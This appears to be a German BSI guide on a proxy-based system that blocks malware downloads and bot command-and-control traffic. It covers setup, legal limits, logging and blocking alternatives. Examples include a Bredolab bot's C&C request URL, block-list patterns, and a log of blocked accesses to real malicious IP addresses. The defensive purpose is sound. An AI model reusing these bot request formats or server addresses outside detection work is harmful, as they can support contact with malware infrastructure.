SPS stellt eine Funktionalität dar, die Virenscanner und Firewalls im Allgemeinen nicht erbringen können. SPS macht sich Eigenschaften der Netzwerkinfrastruktur und der Software-Entwicklung der Schadsoftware-Autoren zunutze, die von anderen Sicherheitskomponenten nicht genutzt werden können. Somit ist SPS eine sinnvolle zusätzliche Komponente in einer Sicherheitsarchitektur. Zum einen kann es viele Drive-By-Exploits und damit Infektionen verhindern. Zum anderen kann es – falls doch eine Infektion stattgefunden hat – diese entdecken und die Folgeschäden minimieren.

3. Wie funktioniert SPS?

In diesem Abschnitt wird die Funktionsweise von SPS im Überblick erläutert. Detailliertere Beschreibungen folgen in Abschnitt 4.

3.1. Grundsätzliche Annahmen

SPS wurde durch eine Reihe von Beobachtungen und Annahmen inspiriert. Eine solche ist, dass die benötigte Infrastruktur für die Kommunikation von Bots mit dem C&C-Server und mit Dropzones aufwändig ist. Zudem muss die Art und Weise dieser Kommunikation verhältnismäßig stabil sein und darf keinen häufigen Versionswechseln unterworfen sein. Andernfalls würde der Angreifer das Risiko eingehen, ältere Bots zu verlieren bzw. sein Bot-Netz zu spalten. Dem gegenüber steht die Tatsache, dass Angreifer bei der Entwicklung von Schadprogrammen beschränkten Ressourcen unterworfen sind. Daher ist die Vermutung gerechtfertigt (und diese wird auch durch verschiedene Untersuchungen bestätigt), dass Angreifer auf diese Rahmenbedingungen genauso antworten wie seriöse Software-Entwickler auch. Um Aufwände zu reduzieren und Rückwärtskompatibilität zu bewahren, wird vorhandener Source-Code wiederverwendet. Darüber hinaus existieren Frameworks und Kits, die die komfortable Erstellung von Schadprogrammen (zum Preis von Flexibilität und Individualität) erlauben. Dies führt dazu, dass sich in Schadprogrammen und in deren Kommunikationsstrukturen wiederkehrende Muster finden lassen.

Ein Beispiel für ein wiederkehrendes Muster in HTTP-Anfragen sind die Zugriffe eines Bredolab-Bots auf seinen C&C-Server mittels

```
http://www.beispiel.de/beispiel/controller.php?action=bot&entity_list=&uid=1&first=1&guid=336535724&rnd=981633
```

Bis auf den Host-Anteil, das (optionale) Unterverzeichnis und die Werte der Parameter „guid“ und „rnd“ sind die HTTP-Anfragen stets gleich (im Beispiel rot markiert). Anhand dieser Muster kann das SPS auf dem Proxy solche Zugriffe ebenfalls blockieren.

Allgemeiner bestehen erkennbare Muster aus URL-Teilen, Domain-Namen oder IP-Adressen, die immer wieder verwendet werden, oder der Aufbau der HTTP-Anfrage, welcher in einer Schadsoftware-Familie meist relativ konstant bleibt.

Von der IT-Sicherheits-Community werden Listen solcher Domains und IP-Adressen geführt (z.B. [1,2]), die lediglich zu dem Zweck existieren, Schadsoftware zu verbreiten. Diese URLS, Domains oder IP-Adressen können von SPS auf einem Proxy blockiert werden.

3.2. Aufbau

SPS sollte am Übergang zwischen dem internen Netz und dem Internet erfolgen. Hierfür bietet sich in einem typischen Netz der Proxy-Server an, da ohnehin der HTTP-Verkehr über diesen geleitet wird. In Abbildung 4 ist ein möglicher Aufbau schematisch dargestellt. HTTP-Zugriffe eines Nutzers werden durch den Proxy geleitet (Schritt 1), bevor sie ins Internet hinausgehen. Der Proxy übermittelt den Request an den SPS-Filterknoten.




Abbildung 4: Schematischer Aufbau von SPS

Der Hostblocking-Filterknoten verfügt über eine Datenbank mit Einträgen zu gesperrten Hosts und Mustern. Stimmt der HTTP-Request mit einem dieser Einträge überein, sendet der Filterknoten eine negative Antwort an den Proxy. Andernfalls fällt die Antwort positiv aus. Abhängig davon erlaubt der Proxy den Zugriff oder nicht (Schritt 2).

Der Filterknoten protokolliert die blockierten Zugriffe, indem er sie an eine Admin-Workstation übermittelt (Schritt 3). Diese Workstation verfügt über eine Datenbank, um die blockierten Zugriffe auszuwerten. Zudem bietet die Workstation den Administratoren eine Schnittstelle zur Verwaltung der Sperrlisten. Neue Sperrlisteneinträge oder Änderungen an vorhandenen Einträgen werden von der Admin-Workstation an den Filterknoten übermittelt.

Der Filterknoten sollte die folgenden Typen von Sperreinträgen unterstützen:

- Host-/Domain-Namen (z.B. www.bsi.de oder *.bsi.de)
- IP-Adressen / IP-Netze (z.B. 123.123.123.123 bzw. 123.123.123.0/24)
- vollständige URLs (z.B. http://www.bsi.de/test.htm)
- Regular Expressions (z.B. „.*php?cmd=.*&affiliate_id=.*“)
- Substrings (z.B. „*/this/is/the/always/identical/malware/path/“)

Zusätzlich zum HTTP-Protokoll erscheint eine Ausweitung auf das FTP-Protokoll sinnvoll, da bestimmte Malware-Familien dieses benutzen. Damit bestehen beim BSI allerdings noch keine ausgiebigen Erfahrungen.

4. Was benötige ich?

SPS ist ein Verfahren, das nicht nur Soft- und Hardware benötigt, sondern nur dann optimale Ergebnisse liefert, wenn es durch geregelte Prozesse betrieben wird. In diesem Abschnitt werden die notwendigen Voraussetzungen dargestellt. Diesem Abschnitt liegt die Annahme zugrunde, dass eine Behörde oder ein Unternehmen ein eigenes System aufbauen will.

Falls das vom BSI zentral verwaltete SPS des IVBB oder BVN genutzt werden soll, ist lediglich der Abschnitt 4.1. relevant.

4.1. Rechtliches

SPS berührt ganz klar datenschutz-relevante und bürgerrechtliche Fragestellungen. Der Internet-Verkehr wird in bestimmten Bereichen eingeschränkt. Schädliche Zugriffe werden protokolliert, um das Bedrohungspotenzial einschätzen zu können. Daher müssen im Vorfeld gewisse rechtliche Aspekte berücksichtigt werden.

Wenn in einem Netz nur dienstliche Internet-Benutzung erlaubt ist, darf das Unternehmen oder die Behörde SPS betreiben. Die Gewährleistung der Sicherheit des Netzwerkes ist verantwortlich für die Funktionsfähigkeit der Behörde. Im Fall des BSI ist dies beispielsweise explizit durch das BSI-Gesetz geregelt, das dem BSI den Schutz der Regierungsnetze als Aufgabe zuweist. Insbesondere darf es Protokolldaten von schädlichem Verkehr sammeln und auswerten, um Schaden abzuwehren.

Ist aber eine (wenn auch nur geringe) private Nutzung des Internets erlaubt, so sollte eine Einverständniserklärung der Nutzer vorliegen. Diese muss die Sperrung bei der Internet-Nutzung sowie die Protokollierung gesperrter Zugriffe enthalten. Eine Musterdienstvereinbarung wird auf den Webseiten des Bundesbeauftragten für den Datenschutz bereit gestellt:

http://www.bfdi.bund.de/cae/servlet/contentblob/417632/publicationFile/24760/LeitfadenInternetAmArbeitsplatzneu.pdf

Der Einsatz muss vor der Einführung juristisch geprüft werden. Die Ausführungen in diesem Dokument entbinden nicht von einer eigenen juristischen Prüfung.

Da beim SPS lediglich Zugriffe von innen aus dem Netzwerk heraus blockiert werden, ist die eingehende Kommunikation nicht betroffen. Dies heißt insbesondere, dass HTTP-Verkehr externer Benutzer nicht behandelt wird.

Sperrungen sollten nur nach **gewissenhafter Prüfung** vorgenommen werden. Sperrungen sollten so **kurz wie möglich** (und so lang wie nötig) vorgenommen werden. Das heißt, das Entsperren von bereinigten Seiten muss zum Standard-Workflow gehören, den der Analyst durchführt. Darüber hinaus sollte stets **dokumentiert** werden, aus welchem Grund ein Sperreintrag aktiviert wurde und wer dies vorgenommen hat. Eine Einschätzung, wie **kritisch** die Malware und wie hoch die Konfidenz in den Eintrag ist, ist ebenfalls ratsam und erhöht die Transparenz des gesamten Verfahrens. Kriterien für die Einschätzung der Schädlichkeit werden in einem späteren Abschnitt beschrieben.

Im Fall einer blockierten Seite sollte dem Benutzer eine Warnseite präsentiert werden, die den Grund für die Sperrung und eine Kontaktadresse enthält (siehe Anlage D für ein Beispiel).

Erkannte Infektionen sollten mitsamt den (potentiell personenbeziehbaren) Protokolldaten (Uhrzeit, URL, Quell-IP-Adresse) an den verantwortlichen IT-Sicherheitsbeauftragten übermittelt werden, damit die Schadprogramme entfernt werden können. Der Datenschutzbeauftragte sollte dabei eingebunden werden.

4.2. Hardware

Abbildung 4 stellt schematisch den Aufbau eines Schadsoftware-Präventions-Systems dar. Ein Server für den Proxy ist in den meisten Netzwerken bereits vorhanden.

Der SPS-Filterknoten sollte aus Skalierungs- und Modularisierungsgründen ebenfalls auf einem eigenen Server laufen. Der Server sollte ausreichend dimensioniert sein, um eine Datenbank mit bis zu 100.000 Sperreinträgen verwalten sowie die netzwerktypische Anzahl von HTTP-Requests bearbeiten zu können. Die Erfahrung zeigt, dass eine Filterung direkt auf dem Proxy nicht performant genug ist, um HTTP-Requests mit mehr als 10.000 Sperr-Einträgen zu vergleichen. Im Regelfall sollte für den Filterknoten daher ein dedizierter Server verwendet werden. Dieser ist von der Größe und dem Verkehr des Netzwerks abhängig, sollte aber ungefähr den Dimensionen des verwendeten Proxy-Servers entsprechen.

Die so genannte Admin-Workstation kann auf jedem gängigen PC betrieben werden, der eine Datenbank hosten kann.

4.3. Software

Das Filtern von HTTP-Zugriffen kann auf verschiedene Weisen erfolgen. Das BSI empfiehlt den Einsatz eines dedizierten Filterknotens, um die Last vom Proxy-Server zu nehmen. Diese Vorgehensweise wird in Abschnitt 4.3.1. beschrieben. Alternativen dazu werden in Abschnitt 4.3.2. diskutiert.

4.3.1. Vom BSI empfohlene Vorgehensweise

Die folgenden Software-Komponenten werden benötigt.

Proxy-Software mit ICAP-Schnittstelle:

Auf dem Proxy sollte eine Software laufen, die die HTTP-Requests per ICAP-Schnittstelle an den Filterknoten übermitteln kann. Standard-Lösungen wie Squid können dies meist von Haus aus.

Filtersoftware:

Das eigentliche Herzstück des SPS ist die Filtersoftware auf dem Filterknoten. Diese ist dafür zuständig, die HTTP-Requests mit den verschiedenen Sperreinträgen aus der Datenbank effizient abzugleichen. Dadurch, dass die Filtersoftware auf einem dedizierten Server läuft, ist eine Verwendung von Unix-Tools wie grep/egrep (oder entsprechender Bibliotheken) ausreichend, um die nötige Performanz zu erreichen. Dabei sollten die Sperrtypen gestaffelt geprüft werden. Dies hat den Vorteil, dass die schnellen Prüfungen vor den aufwändigeren laufen können und letztere dadurch für viele Zugriffe bereits obsolet machen.

Um die Pattern-Matching-Tools herum muss das ICAP-Protokoll implementiert werden. Es hat sich dabei bewährt, dass die Filtersoftware lediglich den Befehl „REQMOD" anbietet.

Wird der HTTP-Request von einem Sperreintrag abgedeckt, antwortet die Filtersoftware mit dem Inhalt der anzuzeigenden Sperrseite (siehe Anhang C für eine Beispielseite). Zudem sollte dieser Request in der Datenbank protokolliert werden (mindestens mit aufrufender IP-Adresse, der Ziel-URL, der greifenden Sperrregel und einem Zeitstempel; wenn möglich auch mit dem Referrer). Sollte der HTTP-Request unverdächtig sein, wird der Original-HTTP-Request zurückgeliefert.

Alternativen hierzu sind in Abschnitt 4.3.2. beschrieben.

Verwaltungssoftware:

Für die Verwaltung der Sperreinträge ist eine Software sinnvoll, die z.B. über eine Web-Oberfläche das Anlegen, Löschen und Modifizieren von Sperreinträgen erlaubt. Hierbei sollte auch vorgesehen werden, dass Sperreinträge mit Grund, Namen des Sperrers und Dauer der Sperrung dokumentiert werden. Ein Beispiel für eine solche Weboberfläche ist in Abbildung 5 dargestellt.




Abbildung 5: Beispiel einer Weboberfläche zum Sperren eines Hosts. Für jeden Sperreintrag sollte dokumentiert werden, warum die URL gesperrt wird und wer sie wann eingetragen hat. Von dieser Seite aus kann die Sperrung auch wieder aufgehoben werden.

Die Software sollte zusätzlich die protokollierten Zugriffe anzeigen und statistisch auswerten können. Ein beispielhafte Auflistung von gesperrten Zugriffen ist in Abbildung 6 dargestellt.

URL	Aufrufende IP	Zeit	Methode	Response	Transfer
213.175.193.142	Meldebedarf:			Kritikalität:	top
http://213.175.193.142/click.php?		07:26:43	GET	TCP_DENIED/403	1464
http://213.175.193.142/click.php?		07:45:11	GET	TCP_DENIED/403	1464
91.207.8.242	Meldebedarf: dringend melden			Kritikalität: sehr hoch	top
http://91.207.8.242/spm/page.php?		07:01:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:06:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:11:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:16:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:21:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:26:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:31:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:36:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:41:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:46:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:51:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		07:56:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		08:01:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		08:06:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		08:11:43	GET	TCP_DENIED/403	1464
http://91.207.8.242/spm/page.php?		08:16:43	GET	TCP_DENIED/403	1464

Abbildung 6: Beispiel einer Weboberfläche zum Anzeigen protokollierter, blockierter Zugriffe. Ein Rechner greift hier im Abstand von 5 Minuten auf eine bekannte URL eines SPAM-Command-and-Control-Servers zu. Dies ist ein sehr sichoros Indiz dafür, dass der Rechner infiziert ist.

Ein Datenbankmodell für die Verwaltungssoftware findet sich im Anhang A.

Da die Verwaltungssoftware sensible Daten enthält, sind die Maßnahmen des IT-Grundschutzes zu beachten. Insbesondere muss sichergestellt werden, dass die Vertraulichkeit und Integrität der protokollierten Zugriffe gewährleistet ist. Dementsprechend dürfen nur dedizierte Personen Zugang zu dieser Software und den Daten haben. Dies gilt nicht nur für die Aufbewahrung der Daten, sondern auch für die Übermittlung der Daten zwischen dem Filterknoten und der SPS-Admin-Workstation. Als sinnvoll hat sich hier beispielsweise eine SQL-Verbindung über einen stehenden SSH-Tunnel herausgestellt.

4.3.2. Alternative Vorgehensweisen

Sollte das Aufsetzen dedizierter Filterknoten im konkreten Netzwerk zu aufwändig sein, existieren alternative Methoden, um HTTP-Zugriffe zu blockieren. Die beiden im folgenden diskutierten Methoden haben gemein, dass sie keine zusätzliche Hardware benötigen (die in Abschnitt 4.2. beschriebenen Anforderungen gelten hier somit nicht).

Sperren auf der Firewall

Firewalls bieten ebenfalls die Möglichkeit, Regeln für HTTP-Zugriffe zu definieren. Der Effekt ist derselbe wie bei der in Abschnitt 4.3.1. beschriebenen Methode. Allerdings besitzen die dem BSI bekannten Produkte Obergrenzen von beispielsweise 4096 Einträgen. Dies reicht in der Regel nicht aus – die aktuell vom BSI zusammengestellte Sperrliste enthält Einträge im fünfstelligen Bereich (Stand Oktober 2009).

Je nach Implementierung der Filter auf dem Produkt kann diese Form des SPS zudem deutliche Performance-Einbußen für den Web-Verkehr bedeuten.

Filtern mittels kommerzieller Produkte (WebWasher)

Produkte wie beispielsweise WebWasher[1] können als Proxy im Netzwerk installiert werden und sind ursprünglich für Inhalte-Filterung konzipiert worden. Das heißt, Seiten, die beispielsweise den Kategorien „Gewalt" oder „Sex & Crime" zugerechnet werden, werden nicht an die Benutzer ausgeliefert. Die Seiten, die zu den vordefinierten Kategorien gehören, werden von McAfee eingetragen. Eine dieser Kategorien sind Schadprogramme.

Freigaben oder zusätzliche Sperrungen können vom Administrator vorgenommen werden.

Durch die vom WebWasher vorgegebenen Kategorien werden zwar auch viele Einträge der BSI-Sperrlisten abgedeckt, allerdings nicht alle. Insbesondere unterscheidet WebWasher nicht zwischen Drive-By-Exploits und Zugriffen auf C&C-Server. Das heißt, es ist mit dem WebWasher nicht möglich, infizierte Systeme im Netzwerk zu finden.

